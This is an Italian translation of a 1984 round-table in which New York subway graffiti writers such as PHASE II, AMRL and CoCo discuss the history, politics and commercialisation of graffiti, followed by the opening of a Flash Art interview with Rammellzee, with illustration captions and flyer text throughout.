VINNY: Quando Scoripo era insieme a NOGA, alcuni Savage Nomads vennero giù a vedere il suo lavoro. Dissero: "Abbiamo visto il tuo materiale per oltre un anno e mezzo. E tu continui a farlo. Tu fai sul serio!" Non è come suonare solo per la banda.
IGT: I graffiti sono stati in giro fin da quando la gente poteva scrivere. Perché non può essere sempre nuovo?
ALL: Stiamo parlando dei graffiti di New York, della metropolitana.
PHASE II: Questo è qualcosa di nuovo. Io non ci credo che qualcuno guardò in un libro e disse mi piacciono i geroglifici, dopo di che TAKI iniziò a scrivere. Questa era in fin dei conti una cosa



Going to Florence, Italy?
A street map of the best
hitsby the city's bombers,
AB, WZ, Scudder, GDDI, &
Psendonitto, can be gotten
from Leonardo Landi,
V. Meucci 11
Firenze 50131
Italy

ANYWAY, REMEMBER THAT FLORENCE
IS NOT ROME

- ZEDO & WZ, ABE e MATT SCUDDER in un collage di foto di azioni spray realizzate intorno al 1984 sui muri fiorentini da alcuni dei bombers del momento. Collage realizzato da IGT. Illustrazione tratta da IGT, Vol. 6, 1985, New York, USA.

ben precisa. Io penso che la gente scrive perché non c'è di meglio da fare. Non è qualcosa che ti viene imposto. "Tu devi fare il dottore, l'avvocato o qualche altra stronzata". Io piuttosto faccio questo. Perché non posso fare qualcosa di differente? Era un modo per darsi da fare e evitare quelle altre cose.

W.G.: Io voglio essere me stesso. Perché dovrei essere ciò che mi imponete?

PHASE II: UNA BUONA PERCENTUALE DI ARTISTI DI GRAFFITI SONO RIBELLI. EFFETTIVAMENTE RIBELLI.

Le persone non lo possono capire questo. Non è possibile essere un conformista e scrivere ancora sui treni. La gente negli anni '60 e '70 era impegnata politicamente. I kids [ragazzacci] oggi non sanno niente di politica.

VINNY: Io credo che Hugo (direttore e fondatore dell'UGA) fosse un conformista. Le cose del NOGA spaziavano dal tappezzare i treni al fare tele.

PHASE II: Quella era solo una parte, uomo.

AMRL: Perché è ancora quello il problema? Io l'ho chiesto fin dal primo giorno— UGA e tutte quelle demenze. Ogni argomento che veniva fuori era sul perché non lo facevamo su tela. E' la stessa cosa sia su un muro che su tela, sui treni o dovunque. Sono le solite mani a farlo.

PHASE II: Io credo che ci sia più verità nel farlo sui treni.

CoCo: La principale ragione del farlo su tela era che così non sarebbe stato cancellato.

PHASE II: Vero; ma

LA STORIA È NELLA METROPOLITANA.

E' così. Non c'è nient'altro là. E' sicuro quanto il fatto che George Washington è morto. Sai cosa voglio dire.

ALCUNI PEZZI CHE HO FATTO SENZA 'TAG' NON POSSONO PIÙ ANDARE A GIRO. QUELLA È LA NOSTRA STORIA.

Se qualche ragazzo dice "Io dipingevo sui treni e ora faccio i soldi" —lui è pazzo; il ragazzo è completamente illuso. Vedi, ci sono due concetti; tu puoi essere vero in ciò che stai facendo e fare anche i soldi o tu puoi essere lì solo per fare i soldi.

ALL: E molti lo fanno ora solo per denaro.


W.G.: Io lo facevo perché il mio nome andasse in giro. Io volevo andare in giro e il treno andava dovunque. Perché stare solo a Brooklyn?

AMRL: Chiunque aveva le sue ragioni per farlo. Per essere onesto, io lo feci per incontrare


- Disegno realizzato da ALDO 'BIBO' BARDARO. Illustrazione tratta dalla copertina della fanzine BAMBINA PRECOCE, n. 0, Maggio, 1984, Firenze, Italia.

£.450 - $0.

0



BAMBINA PRECOCE



a
publication
party
for
GEM magazine
sunday
May
12
featuring artists
LIZ
*
VAL
40 Rivington St. NYC

amici- gente con cui io potessi avere delle relazioni. Io ero solito fare a botte ai meeting con tutta la gentaglia la fuori. Andavo all'High School di Art and Design. Non potevo avere rapporti. Se non ti drogavi, venivi considerato uno stupido. Io ero nell'arte e passavo un periodo duro. Presto venni buttato fuori. Iniziai a scrivere sui treni e a incontrare gente che non mi dette mai da pensare. Quando incontrai PHASE, non dovevo dimostrare niente per poter diventare suo amico. Accadeva semplicemente. Questo mi piaceva.

SAHARA: L'Art and Design era pieno di competizione. Gli artisti dei graffiti guardarono sempre quello che fecero.

W.G.: Riff ha rubato ogni cosa che facevamo al Queens College. C'era il detto: BAMA e il verme. Riff lo fece con noi.

PHASE II: Il ragazzo aveva il suo talento. E' il primo che è riuscito ad essere dove è ora.

VINNY: Hugo spingeva gli scrittori a dipingere su tela. Cosa sarebbe successo se Hugo non fosse venuto da queste parti.

AMRL: Questa è tutta un'altra cosa. Prima di Hugo, io scrivevo già sui treni. Questo era già chiaro.

PHASE II: Hugo non lo fece fare a chiunque.

AMRL: Lui selezionava gli scrittori da mettere nell'UGA.

PHASE II: In ogni modo egli rese chiara la realtà. Non importava ciò che stava succedendo ...gli Young Lords, Chicago... tu potresti collegarlo a questo.

Ogni cosa era politicizzata prima. Qualcosa era marcia in America, e lo è ancora oggi. E questo perché nessuno ha gettato merda sui Palazzi di Giustizia. Tu vai semplicemente li e sbomboletti. Capisci ciò che dico. Io sono felice di essere qua in questi anni. Oggi, la gente non può capire di cosa si tratta.

IGT: La gente fa ancora i graffiti e forse ce ne sono perfino più oggi di prima. Qual'è la differenza con qualche anno fa.

PHASE II: La differenza è che non c'è niente la fuori per loro. Dollari, cocaina, droga. Prima tu le avevi queste cose. Se facevi i soldi e volevi sniffare parecchio, lo facevi. Oggi è così: "Uomo, io SNiFFo CoCAiNA!". Ora i ragazzi non sono più attaccati alle cose. Nessuno gli spiega cosa fare se sei negro, portoricano, asiatico, africano. Non c'è orgoglio. Questo è il motivo per cui loro vanno sopra ogni altro nome.

AMRL: Quando noi iniziammo, avevamo il Black Power Movement, Martin Luther King, The Panthers- tutta quella consapevolezza.

PHASE II: Non erano politici di professione. Erano solo intelligenti. Erano sempre nei quotidiani.

AMRL: James Brown che urlava.

W.G.: "Dillo forte!"

PHASE II: Non c'era quella negatività tra artisti dei graffiti. Neri- Bianchi ...nessuno si preoccupava se qualcuno diceva di essere un ragazzo bianco. Se tu eri uno stupido, tu eri un

- Illustrazione tratta da un volantino della metà degli anni ottanta, di LIZ & WAL, New York, USA.

ragazzo bianco; se eri un amico tu eri semplicemente un amico; se eri un parassita, eri un nigger [termine dispregiativo e razzista usato per definire i negri, n.d.t.]. Questa era la conoscenza che è andata persa. Vedi, tutti erano chiunque. Eravamo ben uniti. Quando andavamo sui treni, sapevi cosa eri - UNO SCRITTORE DI GRAFFITI. Capisci ciò che dico. Questo sono i graffiti! Questa è la verità! Questa è una nazione! Ora c'è tutta questa negatività e separatismo. Nessuno ti da un cazzo o vuole raccontarti il vero. I media non sono affidabili. Manca quell'elemento, quello che fa stare la gente insieme. L'elemento di consapevolezza di dove stai andando, di cosa sei, e da dove vieni.

IGT: Come ha potuto un movimento forte cambiare in così poco tempo?

PHASE II: Li hanno uccisi uno per uno.

AMRL: Noi eravamo i bambini del '60. Quando iniziammo, avevamo le nostre scelte, droga o bande; ma c'era sempre l'alternativa. Quest'uomo (WG) e questo (PHASE) avrebbero potuto fare uno sport; ma scelsero di andare nel profondo dei graffiti. Quello era il loro veicolo— il loro strumento di liberazione. Il tempo ci ha dato la consapevolezza. I Black Panthers distribuivano i loro volantini e i ragazzi li portavano nelle loro giacche. Gli unici che li leggevano sapevano che qualcosa stava cessando. Quando incontrai Speck 229, non avrei mai pensato che fosse un ragazzo bianco. BO era sempre solo BO 61.

W.G.: Mai avrei pensato che Scooter fosse un ragazzo bianco.

CoCo: Quando Martin Luther King fu assassinato, qualcuno nella mia zona in Harlem iniziò a protestare. La realtà ti veniva sbattuta in faccia.

SAHARA: La mia realtà è quella degli anni settanta, quando i kids riuscivano ad ottenere un buon lavoro, una posizione nelle strutture del potere, venir fuori dal Riverside Dr. e entrare in Soho. La massa ha scelto per il denaro, puro e semplice. Nella mia High School nessuno più si preoccupava di pace e amore; ma di come andare alla Visual Arts e diventare l'Art Director dell'anno e fare 82.000 dollari.

VINNY: Il momento per svendere.

PHASE II: Sicuramente. Avremmo potuto fare molte cose quando l'UGA era là; ma scegliemmo di non farlo. Inoltre nessuno andava li.

W.G.: Non volevamo niente. Solo stare in uno studio.

CoCo: La Burlington Industries ci fece un'offerta di 150.000 dollari per fare delle coperte. Noi eravamo dei ragazzi, di 16 e 17 anni. Avremmo potuto montarci la testa. Ma non ci vendemmo. Quella fu solo una delle offerte. La 7UP...

IGT: A un certo punto i graffiti vengono definiti arte; non c'è un modo di fermare le pressioni da parte del mercato. Può ora un artista non vendere ed avere il successo?

CoCo: Cosa avvenne dopo le coperte? Allora, cos'è un buon incontro? Come la metti per le forniture, uomo?

AMRL: Noi ottenemmo di essere artisti seri. Se loro vogliono giocare la partita, noi andiamo a fare gli artisti. Cos'è un artista? E' qualcosa per davvero. Il problema era che loro commerciavano con le persone sbagliate. Ognuno nell'UGA lo era veramente. Nessuno voleva

essere uno sciocco. Volevamo essere ciò che eravamo— cogliere la parte interiore dell'essere... un individuo con necessità e scopi... non quelli di vendersi. Noi eravamo contro le istituzioni e tanto più se le istituzioni iniziavano a dire: "Mi piace ciò che fai. Io ti userò e farò i soldi con te" —noi sapevamo che i graffiti erano nei guai.

PHASE II: E' quello che sta succedendo ora all'HIP-HOP.

SAHARA: Ora la parte commerciale è addirittura più dura. Futura lo fa. (35 dollari un articolo di corredo). Lo sai, sarà in tutto Central Park quest'estate. Io tratto arte commerciale. C'è un modo per farlo e continuare a essere un artista da rispettare. Nel fare denaro, è l'artista che viene sfruttato. I contratti sono fatti per proteggere il collezionista, non l'artista. Chi c'è dalle loro parti per dargli consigli sul firmare e sulle percentuali. Mi spiace, i vestiti di Willie Smith sono economici. C'è un modo per fare un vestito che sia artistico. Il taglio non fa giustizia al lavoro. Un articolo -35 dollari- terribile. Cosa è successo alle edizioni limitate? L'arte da indossare diventa qualcosa di negativo per me quando diventa commerciale.

LIVI: Questo è esattamente ciò che stiamo facendo e io spero di farci un po' di denaro.

VINNY: Io ho una galleria (Window) chiamata la Food Stamp Gallery sulla seconda Ave. all'altezza della 102 Strada. Abbiamo una mostra di T-Shirt ora là. Il fatto è chi lo fa sul serio e chi no. Io so che è un graffito se lo fa Stan 153, ma non lo è se non ne ho mai visto uno nel ghetto. Allora io so che è sfruttamento. Che quello non è stile; e nemmeno moda. Se Stan e Aaron fanno parecchi soldi è okay. Loro si sono costruiti le proprie basi. Se CoCo vende molti dipinti, è un fatto del momento.

CoCo: A me non interessa fare i soldi.

VINNY: Ma io non sono contrario a quella cosa.

SAHARA: A me interessa semplicemente che i vestiti siano belli. Sono stanca di vedere vestiti brutti.

IGT: Uno non può impedire che l'arte cattiva venda; io penso che uno in quanto artista deve sempre fare l'arte migliore. Sfortunatamente, la principale qualità dell'arte oggi è quella dell'usare l'arte come comodità —in questo caso, "l'artista dei graffiti".

CoCo: Molti dei kids oggi hanno talento. Dio da il talento. Questa è una cosa su cui io non discuto. A me interessa solo che i graffiti abbiano una storia. I fraintendimenti vanno fatti cessare. E' tempo che la verità venga fuori.

SAHARA: ...e questo è il motivo per cui stiamo programmando una mostra a Fashion Moda a metà aprile —"I migliori graffiti del decennio".

IGT: Cosa puoi dire sulle tele che hai fatto tra il '74 e il '75. Dove sono ora?

W.G.: Erano grandi, 18 piedi per 24, nient'altro che pittura spray e pennarelli. Alcuni sono stati venduti ai musei, altri furono rubati. Eravamo continuamente molestati fuori dal negozio.

CoCo: L'UGA era la prima a fare lavori collettivi; a esibirli; e a lavorare su tela. Non era ancora il momento per contestare tutto questo.

AMRL: Era troppo grandioso. Era difficile colpire qualcosa di così grande e di fare qualcosa di talmente colorato a giro. Ottenni un permesso per andare alla scuola d'arte a Pratt. Ce l'avevano

con me. Dicevano "Io so da dove vieni; ma questa non è arte. Tu la stai cercando. Forse un giorno la troverai". Ero a scuola per imparare qualcosa e imparai alla svelta la lezione. Pratt fece un errore a insegnarmi la storia dell'arte. Mi fecero vedere Cezanne in tutte le salse. "Lui ha movimento; lui ha colore". Ma durante la giornata veniva chiamato un idiota. Nessuno lo rispettava. Ora, io posso rapportarmi con quello.

Guardando immagini di graffiti.
Hey, quello è Fab Five Freddy!
Qualcuno: Dove?
Qualcun'altro: Diceva che normalmente lui scriveva 'SPIN'. (UNO)
Qualcuno: Patti Astor lo può verificare.
AMRL: TU scherzi —quello non è Fab Five Freddy. Io lo so chi l'ha fatto. Io ero là. Tutto questo viene registrato, quindi stai attento a ciò che dici su Mister Freddy.
Qualcun'altro: Charlie Ahearn vada pure a @$$@$$..
AMRL: Molte persone parlano di Keith Haring. Io ho dei problemi a considerarlo un artista dei graffiti.
PHASE II: Non è colpa sua. Sono i media che lo dicono.
IGT: Lui è sempre a cianfrinare.
AMRL: Ci marcia su questa cosa, con il favore popolare.
PHASE II: Io non la uso nemmeno più quella definizione, 'artista dei graffiti'.
AMRL: Io sono un artista dei graffiti e Phase è un vero graffitista. Non sarà più la stessa cosa quando noi smetteremo.
LIVI: Non è ciò che chiamano "Graffiti Classici".
ALL: In opposizione ai "Post-Graffiti" -risata-
PHASE II: Quello è cool [genuino]. E' tutto basato su "Hyperbolic Paranoia" (una tela che Phase fece nel '74- 6 piedi per 18). Questo è ciò che diceva il mio uomo.
SAHARA: Questo è il motivo per cui noi faremo la mostra "The Best Graffiti Of The Decade" a Fashion Moda.
PHASE II: Parecchio è andato perso.
AMRL: Molto è stato catturato nelle foto.
W.G.: Noi abbiamo un buon amico in Michael Lawrence. Senza le loro foto noi saremmo andati persi.
SAHARA: Noi vogliamo dare ai graffiti lo stesso statuto che gli dette Janis. E noi vogliamo mostrare le stesse basi e lo stesso sviluppo. Non è successo solamente da Taki a A-One.
PHASE II: Dunque noi oggi cosa abbiamo? Per un certo senso non c'è connessione. Mi sono stancato di sentir parlare di Taki. E' il 1984 e la gente non sa ancora da dove è partito tutto. Io so dove e chi lo fece. Non che questo sia il punto principale, solo che ogni cosa è un concetto, uomo. Se ti siedi una notte e guardi qualcuno che fa una carrozza da cima a fondo, tu decidi di mettere quel tipo su un piedistallo, in quanto questo è ciò che sono diventati oggi i graffiti. Cosa

sarebbero i graffiti senza i 'Top To Bottom' [da cima a fondo], i concetti colorati, le nuvole e tutta questa merda dipinta? Le tags sono meravigliose. Noi non facevamo nemmeno le tags come i ragazzi d'oggi. Dannazione, guardali. Forse noi non eravamo pronti per avere le firme. Oggi qualcuno dice "Questo è irrilevante. Solo pezzi -solo il confezionamento". Ti puoi immaginare tutti che firmano con la stessa firma? Come verresti pagato? Il presidente Nixon dice: "Lascia che Joe firmi il mio nome". Io questa ve la racconto ma non posso spiegarla. Il senso comune ti spiega certe cose. Quella è l'ironia. Le persone hanno una traccia mentale. Non guardano a questo o a quello. Loro ti raccontano ciò che fanno. Un concetto è tale quando tu lo fai e io lo faccio, senza secondi fini. Mi ricordo una volta all'UGA, un tipo venne da me e mi chiedeva di fare qualcosa per lui. Qualcosa di cui sarebbero state fatte 8000 copie. Non so di che tipo. Non era come se non mi stesse offrendo nulla. E' che era una cosa lontana dal mio cuore. Questa è la differenza tra ora e prima. La gente lo fa per ideali puri. Ora ognuno ti assale. **"Io ti porterò in Italia". Qualcuno mi ha chiesto di fare un treno per 125 dollari. Io lo guardavo e ridevo. Io dipingo i treni perché è ciò che voglio fare. Io non voglio dipingere i treni per te o tuo fratello.** Tu devi darmi ciò che voglio. Per cominciare più denaro. Il denaro non può spiegarlo. Io lo devo spiegare. Mi piacciono le sfide. Lascia che si mettano insieme gli stessi compagni che non hanno scritto negli ultimi 5 o 6 anni. Se qualcuno vuole andare ora,...

Tutti: Andiamo!

Tutti: No, no...

PHASE: Io andrò solo perché per me questa è la radice, questo è il linguaggio.

AMRL: ...il pericolo.

Qualcuno: Lascia che usino la pittura spray italiana!

PHASE II: Vorrei avere qualche carrozza della metropolitana in casa mia —semplicemente per guardarla. O solo un pannello. Sono fiero di quella merda.

SAHARA: Gli artisti ora si vantano delle mostre oltreoceano; ma ancora non hanno denaro.

AMRL: "Chiudi la casa con attenzione"

CoCo: Molta merda è venuta fuori in riguardo a Hugo; ma almeno lui ci proteggeva. Nessuno poteva venire e scuoiarci.

SAHARA: Al nuovo club Radio, Spank ha un accordo per le pitture su tela. Doze chiese a Ron di pagare. Ron disse "Si, ti pagherò". Loro non facevano affari, e non l'avrebbero pagato; così togliemmo le tele.


PHASE II: Questo è ciò che va fatto. Piuttosto di essere fregato io faccio le cose per niente. Io dico tutte queste cose ai giovani kids che io le farò volare per quello - solo per farle. Io non prenderò niente prima di prendere 20 dollari.

LIVI: Vulcan lavorava su 'Beat Street' e fu cacciato via.

W.G.: Alcuni dicono che lo fanno per pubblicità, io rido e dico "Noi siamo già famosi".

Il nastro finisce con una conversazione su 'Beat Street' -Harry

(Trad. Tommaso Tozzi)



COCKHILL / JUDGE HUGHES

"FLASH ART", N. 121, GIUGNO, 1984, MILANO, ITALIA

"RAMMELLZEE

Graffiti era la parola che voi ci avete appioppato. Panzerismo Iconoclasta è l'unica definizione. Non vedo i graffiti nell'ordine dell'ornamento ma dell'armamento"

Intervista a cura di Maurizio Torrealta

Maurizio Torrealta: Quando hai cominciato a dipingere?

Rammellzee: Io non ho mai dipinto, io sono un disegnatore che si occupa di quantomeccanica, io non ho mai dipinto, io ho disegnato. Io dipingo "nella" seconda dimensione, voi dipingete "sulla" seconda dimensione, o "sulla" terza dimensione. Voi dipingete sull'ultimo livello della terza dimensione, sulla superficie, io intaglio, schiaccio, sono un disegnatore, un artigiano e taglio via. Se sei un pittore non puoi tagliare via i tuoi quadri e mandarli come messaggio.

T. : Su cosa dipingi?

R. : Disegno su mappe di due dimensioni, è come intagliare, è il primo biglietto da un dollaro. L'intaglio di un laminato. E' un'impronta digitale emozionale.

T. : Perché non dipingi sulla tela di canapa?

R. : Perché io la canapa la fumo.

T. : Fai anche sculture?

R. : Sì, anche sculture ma non le chiamo sculture, li chiamo studi, una seconda dimensione portata nella terza è chiamata uno studio.

T. : Che cosa hai studiato?

R. : Studiato che cosa? Io non uso riferimenti, le mie referenze vengono studiate dopo che sono nate come definizioni. Io le affermo quando sono ubriaco, per caso, poi sono curioso abbastanza per cercare di capire di che cavolo stavo parlando. La mia cultura è italiana e di colore mi ha dato due coscienze diverse che mi sono molto utili.

T. : Puoi spiegarti meglio.

R. : Il Gotico ed il Futurismo, il Gotico è italiano ed il Futurismo è per legge americano.

T. : Hai degli eroi nella tua fantasia che ti ispirano?

R. : Eroi... il mio eroe è un panino (my hero is a hero). La paura di essere mangiato da un panino, poiché mangia come mostarda ed io sono maionese.

T. : Hai dei maestri?

R. : Io sono un criminale magistrale, sono il maestro riconosciuto da sette anni ovunque in città.

T. : Qual'è la tua posizione nei confronti dei graffiti?

R. : Nessuno ha niente a che fare con i graffiti.

T. : Ma io voglio sapere il tuo parere di persona intelligente. Prima sulle pareti si vedevano

- Disegno di COCKRILL/JUDGE HUGHES, tratto dalla fanzine AVENUE E, n. 2, 1983, New York, USA.

graffiti con parole sporche o slogan razziali, ora si vedono solo lettere, pure e semplici lettere, come mai?

R.: Non si vedono solo lettere sulle pareti, ma il Panzerismo Iconoclasta delle lettere. Sulle pareti si vedono soltanto scritte leggibili come "fatti fottere billy" o "dammi una birra" o "io odio questo o quest'altro". Si sono sempre viste delle lettere al primo momento anche nella tua nazione. Ma quelle lettere erano corrette, le nostre lettere erano sdolcinate finché si raggiunse un punto di correttezza come la vostra lettera sigma. Come abbiamo fatto a farlo al buio io non lo so. Tutta quella gente che ha fatto questo nella subway al buio doveva fare i conti con una sola lettera alla volta, ma solo loro ci sono riusciti, questo non succedeva alla luce del sole.

T.: Pensi che nei graffiti non ci sia nessun significato, che siano la distruzione del significato?

R.: Ma questo è tutto quello che la parola significa, la parola nel dizionario, almeno nei cinque dizionari che io ho consultato, significa solo scarabocchio, non leggibile, illeggibile, non verbale, senza pienezza comunicativa; ogni tipo di pittogramma di lato o interno alla comunicazione verbale non significa nulla. Noi non abbiamo mai fatto graffiti nelle pareti dei bagni poiché se io posso leggere "fatti fottere" nei bagni degli uomini o delle donne, dal momento che è comprensibile non è un graffito. Poi siamo arrivati a un punto dove i graffiti erano quello che tutti dicevano che fossero.

